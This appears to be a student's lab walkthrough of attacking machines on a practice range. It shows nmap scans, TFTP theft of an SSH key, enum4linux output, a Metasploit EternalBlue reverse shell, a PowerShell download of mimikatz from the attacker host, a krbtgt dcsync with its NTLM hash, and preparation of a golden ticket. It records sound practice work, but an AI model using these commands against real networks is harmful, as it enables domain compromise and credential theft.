
Dagon-Fel Walkthrough

Target: 192.168.2.24

Kali: 10.8.0.131


Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.24 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.24 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.24 -oA large



The initial scan reveals it may be vulnerable to eternal blue so we will scan for that


- nmap --script smb-vuln* -p 445 192.168.2.24



No luck

There are not a lot of options for this machine, I will try to discover the domain the machine is on using

- nmblookup -A 192.168.2.24




It is on the MORROWIND-WEST domain, maybe there are other PC's on this domain that I can use to discover more ports? I have to perform a UDP scan first as it may reveal more useful information.

- sudo nmap -sU -T5 -Pn 192.168.2.24

This did not show anything, next we will see if tftp is available on port 69

The tftp service is available, I am going to try this.

- sudo nmap -sU -p 69 192.168.2.24



It is available!

Using tftp

- tftp 192.168.2.24


I attempted to put a file called dir.txt as I read somewhere that attempting to get dir.txt may perform a type of command similar to that of dir if the option is enabled but I had no luck.

Next I had to assume since there were no other services available for this machine that it something to do with ssh, I tried to get id_rsa and it worked!

- get id_rsa


This means we are in the .ssh folder, if we can generate our own rsa key and upload it to this directory perhaps we can gain access via ssh?


- ssh-keygen
- cp /home/kali/.ssh/id_rsa .



Change the privilege of the new rsa file so that it can be used
Now we must upload this to the victim machine

- tftp 192.168.2.24
- put id_rsa
- sudo ssh -i id_rsa 192.168.2.24






It hasn't worked, perhaps I am missing something…first I will try to reset the machine on the range.

Currently I am unsure of a quicker way to discover other hosts within the same domain so will use nmblookup to discover hosts within the same domain

- nmblookup -A 192.168.2.12



I did some more research on port forwarding and now think that it may not be required for this machine, I am going to some more enumeration first.

Using enum4linux

- sudo enum4linux 192.168.2.24 -a

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo enum4linux 192.168.2.24 -a                                    1 ×
[sudo] password for kali:
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Oct 24 01:23:34 2022

 ==========( Target Information )==========

Target ..... 192.168.2.24
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ==========( Enumerating Workgroup/Domain on 192.168.2.24 )==========

[+] Got domain/workgroup name: MORROWIND-WEST

 ==========( Nbtstat Information for 192.168.2.24 )==========

Looking up status of 192.168.2.24
        DAGON-FEL       <00> -         B <ACTIVE>  Workstation Service
        DAGON-FEL       <03> -         B <ACTIVE>  Messenger Service
        DAGON-FEL       <20> -         B <ACTIVE>  File Server Service
        MORROWIND-WEST  <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        MORROWIND-WEST  <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

        MAC Address = 00-00-00-00-00-00

 ==========( Session Check on 192.168.2.24 )==========
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

```
 ==========( Share Enumeration on 192.168.2.24 )==========

        Sharename       Type      Comment
        ---------       ----      -------
        profiles        Disk      Network Profiles Service
        users           Disk      All users
        groups          Disk      All groups
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 3.6.1-34.3.1-2691-SUSE-SL12.1-x86_64)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        MORROWIND-WEST       TEL-MORA

[+] Attempting to map shares on 192.168.2.24

//192.168.2.24/profiles Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/users    Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/groups   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/print$   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/IPC$     Mapping: OK Listing: DENIED Writing: N/A

 ==========( Password Policy Information for 192.168.2.24 )==========
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\centurion (Local User)

[+] Enumerating users using SID S-1-5-21-3715418

S-1-5-21-3715418016-1508945395-1763573074-501 DA
S-1-5-21-3715418016-1508945395-1763573074-513 DA

 ==========( Getting printe
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

A user was enumerated named “centurion”, now we are able to brute-force or attempt default credentials to ssh into the machine.

Looks like centurion/centurion did not work

I decided I would attempt to gain Dagon-Fel’s credentials via the golden ticket method since I was no longer able to access the TFTP port (see below).

Dagon-Fel *Golden Ticket* attempt VIA Balmora

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.10 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.10 -oA med
- sudo nmap -Pn -sV -A -p- --script=’safe’ 192.168.2.10 -oA large

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ sudo nmap -Pn -T5 -p- 192.168.2.10 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 04:18 EDT
Nmap scan report for 192.168.2.10
Host is up (0.016s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5722/tcp  open  msdfsr
9389/tcp  open  adws
49153/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49166/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 167.65 seconds
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

It is a windows machine, we will try to gain access via eternalblue first

- nmap --script smb-vuln* -p 445 <ip>

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ nmap --script smb-vuln* -p 445 192.168.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 04:23 EDT
Nmap scan report for 192.168.2.10
Host is up (0.0054s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
zsh: segmentation fault  nmap --script smb-vuln* -p 445 192.168.2.10
```

We know it is most likely the domain controller from port 53 being open, if we can root access we can probably perform a golden ticket attack on all other windows machines in the network.

- If you only have user access, you can attempt the golden ticket method below, I performed this method so I could practice even though I already had root privilege.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.10
rhosts => 192.168.2.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.0.131
lhost => 10.8.0.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.2.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.10:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Servi
ce Pack 1 x64 (64-bit)
[*] 192.168.2.10:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.10:445 - The target is vulnerable.
[*] 192.168.2.10:445 - Connecting to target for exploitation.
[+] 192.168.2.10:445 - Connection established for exploitation.
[+] 192.168.2.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.10:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.2.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.2.10:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.2.10:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.2.10:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.2.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.10:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.2.12
[*] Meterpreter session 1 opened (10.8.0.131:4444 → 192.168.2.12:62308) at 2022-10-24 04:26:55 -0400
[-] 192.168.2.10:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > shell
Process 4236 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

To perform a golden ticket attack:

- whoami /user
- Copy SID:
  - **S-1-5-(not this part, it is the RID)**
- Find the domain name: **systeminfo | findstr /B "Domain"**
  - **Morrowind-West.province.com**

```
C:\TEMP>systeminfo | findstr /B "Domain"
systeminfo | findstr /B "Domain"
Domain:                   Morrowind-West.province.com

C:\TEMP>
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- Find the KRBTGT which is the key distribution account (using mimikatz) so we must get mimikatz onto the target machine


On Kali:

- cp -r /usr/share/windows-resources/mimikatz .
  - Note: If this does not work, download the latest mimikatz from here

- python -m SimpleHTTPServer 80

On Windows:


- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimikatz2.exe')"



Run mimikatz

- mimikatz.exe

- lsadump::dcsync /domain:Morrowind-West.province.com /user:krbtgt




Password hash is:

- Hash NTLM**: 0f193cde5e5e9765366534e4da178564**

The golden ticket recipe:
DOMAIN - **Morrowind-West.province.com**
DOMAIN SID - **S-1-5**
KRBTGT - **0f193cde5e5e9765366534e4da178564**

To create the golden ticket:

